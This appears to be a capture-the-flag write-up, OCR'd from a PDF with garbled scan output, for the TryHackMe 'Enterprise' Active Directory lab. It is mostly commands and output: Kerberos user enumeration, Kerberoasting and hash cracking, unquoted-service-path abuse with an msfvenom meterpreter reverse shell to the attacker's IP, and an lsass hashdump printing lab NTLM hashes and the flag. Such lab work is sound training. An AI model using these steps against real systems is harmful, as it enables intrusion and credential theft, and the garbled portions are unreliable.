# **Enterprise**


# **Enterprise**

https://tryhackme.com/room/enterprise


#### kerberos


rustscan -a 10.10.62.229 -- -Pn -sC -sV -A | tee scan.txt

```
STATE SERVICE
                                                 REASON VERSION
                                                 syn-ack Simple DNS Plus
syn-ack Microsoft IIS httpd 10.0
 53/tcp
                          domain
                 open
 80/tcp
                open http
  http-methods:
  http-methods:
Supported Methods: OPTIONS TRACE GET HEAD POST
Potentially risky methods: TRACE
http-server-header: Microsoft-IIS/10.0
http-title: Site doesn't have a title (text/html).
sk/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2024-01-26 18:15:59Z)
syn-ack Microsoft Windows RPC
syn-ack Microsoft Windows RPC
syn-ack Microsoft Windows netbios-ssn
syn-ack Microsoft Windows netbios-ssn
syn-ack Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM0., Site: Default-First-Site-Name)
 88/tcp
 135/tcp
139/tcp
 389/tcp
 445/tcp
464/tcp
                          microsoft-ds? sýn-ack
                open
                          kpasswd5?
                                                 syn-ack
 593/tcp
                open
                                                 syn-ack Microsoft Windows RPC over HTTP 1.0
 636/tcp
3268/tcp
                          tcpwrapped
ldap
                                                 sýn-ack Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM0., Site: Default-First-Site-Name)
                open
3268/tcp open ldap syn-ack Microsoft Windows Active Din 3269/tcp open tcpwrapped syn-ack 3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Services | ssl-date: 2024-01-26T18:17:04+00:00; -1s from scanner time. | ssl-cert: Subject: commonName=LAB-DC.LAB.ENTERPRISE.THM | Issuer: commonName=LAB-DC.LAB.ENTERPRISE.THM | Public Key type: rsa | Public Key type: rsa | Public Key bits: 2048 | Signature Algorithm: sha256WithRSAEncryption | Not valid before: 2024-07-26T18:10:21 | Not valid after: 2024-07-26T18:10:21 | MD5: 6ad85b20df5ebef6cb86cc0dae6ee073 | SHA-1: c02887faea25ae0505a320c91e24033f8253f09a
                open
   MDS: 6adasD20d15ebe16cb66cc0dae0ee073
SHA-1: 602887faea25ae05055a20c91e24033f8253f09a
——BEGIN CERTIFICATE——
MIIC9jCCAd6gAwIBAgIQGcPfPSJJLalP2WRFWkgCqzANBgkqhkiG9w0BAQsFADAk
MSIX4YDVQQDExLMQUItREMuTEFCLkVOVEVSUFJJU0UuvEhMMB4XDTI0MDEyNTE4
XQJnfyBBYQSK/bBeD2xkCWUQbnUQ7+8FI6rORM+05cd4Hjcj5FozalOoW1QNNUNy
   KdyYWvzuYJcM2d7ar5mrOlTjt2Fo44+Yehd4G1J3Q5ocM6Au+iKrD31W
           -END CERTIFICATE
   rdp-ntlm-info:
       Target_Name: LAB-ENTERPRISE
NetBIOS_Domain_Name: LAB-ENTERPRISE
NetBIOS_Computer_Name: LAB-DC
       DNS_Domain_Name: LAB.ENTERPRISE.THM
       DNS_Computer_Name: LAB-DC.LAB.ENTERPRISE.THM
DNS_Tree_Name: ENTERPRISE.THM
       Product_Version: 10.0.17763
System_Time: 2024-01-26T18:16:56+00:00
                                                         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp open http
  _http-server-header: Microsoft-HTTPAPI/2.0
  http-title: Service Unavailable
 5985/tcp open http
                                                         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 _http-server-header: Microsoft-HTTPAPI/2.0
  http-title: Not Found
 990/tcp open http
                                                         syn-ack Microsoft IIS httpd 10.0
  http-server-header: Microsoft-IIS/10.0
   http-methods:
                                                                                                                                              I
       Supported Methods: OPTIONS TRACE GET HEAD POST
  _ Potentially risky methods: TRACE
_http-title: Log in to continue - Log in with Atlassian account
9389/tcp open mc-nmf
47001/tcp open http
|_http-title: Not Found
                                                        syn-ack .NET Message Framing
syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open msrpc syn-ack Micro
                                                         syn-ack Microsoft Windows RPC
 49665/tcp open
                                                          syn-ack Microsoft Windows RPC
                              msrpc
 49666/tcp open
                              msrpc
                                                         syn-ack Microsoft Windows RPC
 49668/tcp open
                                                         syn-ack Microsoft Windows RPC
                              msrpc
                                                         syn-ack Microsoft Windows RPC
syn-ack Microsoft Windows RPC over HTTP 1.0
syn-ack Microsoft Windows RPC
49671/tcp open
                              msrpc
49674/tcp open
                              ncacn_http
 9675/tcp open
                              msrpc
                                                         syn-ack Microsoft Windows RPC
49678/tcp open
```



## working http





# **404 Not Found**

- · Code: NoSuchKey
- · Message: The specified key does not exist.
- · Key: index.html
- RequestId: 31WK99FS89KA04NX
- HostId: ZCZehWiDXsWB2AgPfa57LzMkbtVfkwwHbBJrtLwEwxjVZkC+Hk1CRM8Pq3493ah3fFwX9LB7JhA=

#### An Error Occurred While Attempting to Retrieve a Custom Error Document

- · Code: NoSuchKey
- Message: The specified key does not exist.
- Key: error.html

```
git clone https://github.com/ropnop/kerbrute.git
cd kerbrute
go build
```

#### bruteforse


./kerbrute userenum /home/kali/THM/Enterprise/users.txt -d LAB.ENTERPRISE.THM --dc 10.10.184.177 > users.txt



Reminder to all Enterprise-THM Employees: We are moving to Github!

Log in to your account

Go thorought I found script, and if check history: there is a password



### steal krbtgs ticket:

python3 GetUserSPNs.py LAB.ENTERPRISE.THM/nik:ToastyBoi! -request



#### cracking hash

hashcat -m 13100 hash.txt /home/kali/Desktop/rockyou.txt

12700	Blockchain, My Wallet	\$blockchain\$288\$5420055827231730710
12800	MS-AzureSync PBKDF2-HMAC-SHA256	v1;PPH1_MD4,84840328224366186645,1
12900	Android FDE (Samsung DEK)	384218541184126257684081604771123
13000	RAR5	\$rar5\$16\$7457556751880762226558232
13100	Kerberos 5, etype 23, TGS-REP	\$krb5tgs\$23\$*user\$realm\$test/spn*\$633
13200	AxCrypt 1	\$axcrypt\$*1*10000*aaf4a5b4a7185551fe
13300	AxCrypt 1 in-memory SHA1 13	\$axcrypt_sha1\$b89eaac7e61417341b710
d9553a9ecb6776641f3ddee78e0a40fec94996 dde5384819d66da68435a8b10d411baf656 da99e92f16bebac8d7cb7c7433f5cae4146596 da98e92f16bebac8d7cb7c7433f5cae4146596 da12865134c31a953d13266108647919433 d37728b7406892e55f336abb89698fe822de4 b4b22af912863ea2091e3314f2e13a3d5b47a5 Session	cket\$LAB.ENTERPRISE.THM\$LAB.ENTERd2efe8 2 2024 (2 secs) 4 2024 (0 secs) esktop/rockyou.txt) ms) @ Accel:512 Loops:1 Thr:1 Vec:4 sts (total), 1/1 (100.00%) Digests (new) 10.97%)	6c9a3decb331b195d285f3c65121f56175842ebf904f79ddf41c9ff951efe8ca8e2 d6a96c714a51739d94a98b99703884594f5f1dc437f69c8a2d24d38f19f1b3cb84 1867fa345b41fb2e9ccdea76a7f22dde3287efdacb69b9217f955165eabf77c49ad e45d2f9b8a3ee3f0f6c2eafa431e483f0f00802365d90feb34ec79e4e44699818ef d4247bba58999f6d5800f85f5c7e2adbafdc1fc60dd7a2c4a6296670eabb2669a477

# connect RDP

xfreerdp /v:10.10.184.177 /u:nik /p:littleredbucket /dynamic-resolution



# download powerup

https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

wget http://10.18.88.130:8000/powerup.ps1 -o powerup.ps1

Import-Module .\powerup.ps1

. .\powerup.ps1

Invoke-AllChecks

```
PS C:\Users\bitbucket> wget http://10.18.88.130:8000/powerup.ps1 -o powerup.ps1
PS C:\Users\bitbucket> Import-Module .\powerup.ps1
PS C:\Users\bitbucket> dir
```

```
PS C:\Users\bitbucket> Invoke-AllChecks
ServiceName
              : zerotieroneservice
Path
              : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
ModifiablePath : @{ModifiablePath=C:\;    IdentityReference=BUILTIN\Users;    Permissions=AppendData/AddSubdirectory}
StartName
              : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'zerotieroneservice' -Path <HijackPath>
CanRestart
             : True
              : zerotieroneservice
Vame
Check
              : Unquoted Service Paths
ServiceName : zerotieroneservice
              : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
Path
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName
             : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'zerotieroneservice' -Path <HijackPath>
CanRestart
              : True
Vame
              : zerotieroneservice
Check
              : Unquoted Service Paths
```

This is "SPACES" vulnerability. For example:

if I have write permisiions in **Zero Tier One** directory: I can create my file and run it with system permissions

#### priv escalation

create malicious file and download to target machine, in Zero Tier directory

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.18.88.130 LPORT=1234 -f exe -o
Zero.exe
```

#### msfconsole

```
msf6 exploit(multi/handler) > set LHOST 10.18.88.130
LHOST => 10.18.88.130
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > set payload windows/meterpeter/reverse tcp
```

```
Directory: C:\Program Files (x86)\Zero Tier
                          LastWriteTime
  Mode
                                                   Length Name
                 3/14/2021 6:08 PM
   d----
                                                           Zero Tier One
   -a----
                  1/27/2024 8:08 AM
                                                   73802 Zero.exe
   PS C:\Program Files (x86)\Zero Tier> Stop-Service -name zerotieroneservice
   PS C:\Program Files (x86)\Zero Tier> Start-Service -name zerotieroneservice
       TIOM / USI/SHATE/MECASPCOIC-TIAMEWOIK/VEHUOI/DUHUCE/TUDY/3.I.W/GEMS/COGGING-2.3.I/CID/COGGING/UIAGHOS
   Sending stage (175686 bytes) to 10.10.184.177
*] Meterpreter session 2 opened (10.18.88.130:1234 \rightarrow 10.10.184.177:51522) at 2024-01-27 11:20:31 -0500
<u>meterpreter</u> > getuid
Server username: NT AUTHORITY\SYSTEM
                                                                                     \mathbb{I}
meterpreter >
```

But it looks like some protection

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[*] 10.10.184.177 - Meterpreter session 2 closed. Reason: Died
```

Quick check for Isass process:

```
ps
               System
        Ø
  68
               Registry
  108
        776
               svchost.exe
  412
        4
               smss.exe
  528
        5000
               dwm.exe
  564
        704
               dwm.exe
  572
        564
               csrss.exe
  640
        632
               csrss.exe
  660
        564
               wininit.exe
  704
        632
               winlogon.exe
  740
        892
              rdpclip.exe
  776
        660
               services.exe
  792
        660
               lsass.exe
  800
        776
               svchost.exe
  892
        776
               svchost.exe
  972
        776
               svchost.exe
  1012
        776
               svchost.exe
  1044
        776
               svchost.exe
  1052
        776
               svchost.exe
  1060
        776
               svchost.exe
        776
  1068
               svchost.exe
  1084
        1652
               GoogleCrashHandler.exe
  1148
         776
               svchost.exe
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.18.88.130:1234
   Sending stage (175686 bytes) to 10.10.184.177
   Meterpreter session 3 opened (10.18.88.130:1234 \rightarrow 10.10.184.177:51587) at 2024-01-27 11:24:48 -0500
<u>meterpreter</u> > migrate 792
[*] Migrating from 3048 to 792 ...
[*] Migration completed successfully.
<u>meterpreter</u> > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8537943ee84c50d9d4035c519ce2cb68:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43c1c941c7f0eb3a74d8864ab7dfa212:::
atlbitbucket:1000:aad3b435b51404eeaad3b435b51404ee:45ea108d3819d7c29f90dbbbf4f461e3:::
bitbucket:1106:aad3b435b51404eeaad3b435b51404ee:662c1dd5bce43df69d4985b25e32c3d5:::
nik:1107:aad3b435b51404eeaad3b435b51404ee:5d5836b97d87fa074ae0816ea3dce11f:::
replication:1108:aad3b435b51404eeaad3b435b51404ee:726f0540b14359fd0aae16b64f7aba1b:::
spooks:1109:aad3b435b51404eeaad3b435b51404ee:09bd6a8bd8b7f99fd52c5cb6d2e12c2f:::
korone:1110:aad3b435b51404eeaad3b435b51404ee:ec1e88e3350ecb99acf83da78cef58cf:::
banana:1111:aad3b435b51404eeaad3b435b51404ee:002fe8dadde2f14a94aff86f69399554:::
Cake:1112:aad3b435b51404eeaad3b435b51404ee:38115b4ef800a62f66d6b14733b4ad56:::
contractor-temp:1116:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
varg:1117:aad3b435b51404eeaad3b435b51404ee:9ce2b46b0b12f5d1ecd4fbc42aa5eb6d:::
joiner:1119:aad3b435b51404eeaad3b435b51404ee:e40cf8068cb20d6d89e26c3291b33f93:::
LAB-DC$:1001:aad3b435b51404eeaad3b435b51404ee:333b160f2e1d7cc051e1dfbe2089798d:::
ENTERPRISE$:1104:aad3b435b51404eeaad3b435b51404ee:d84d2d46e70ebdcd94ec6f3c79f5731f:::
meterpreter >
meterpreter > cd Administrator\\Desktop\\
<u>meterpreter</u> > ls
Listing: C:\Users\Administrator\Desktop
Mode
                           Size
                                   Type
                                            Last modified
                                                                                    Name
100666/rw-rw-rw-
                                   fil8
                                            2021-03-11 20:47:55 -0500
                           282
                                                                                    desktop.ini
                                   fil
100666/rw-rw-rw-
                           37
                                            2021-03-14 22:49:34 -0400
                                                                                    root.txt
meterpreter > cat root.txt
 THM{1a1fa94875421296331f145971ca4881}<u>meterpreter</u> >
```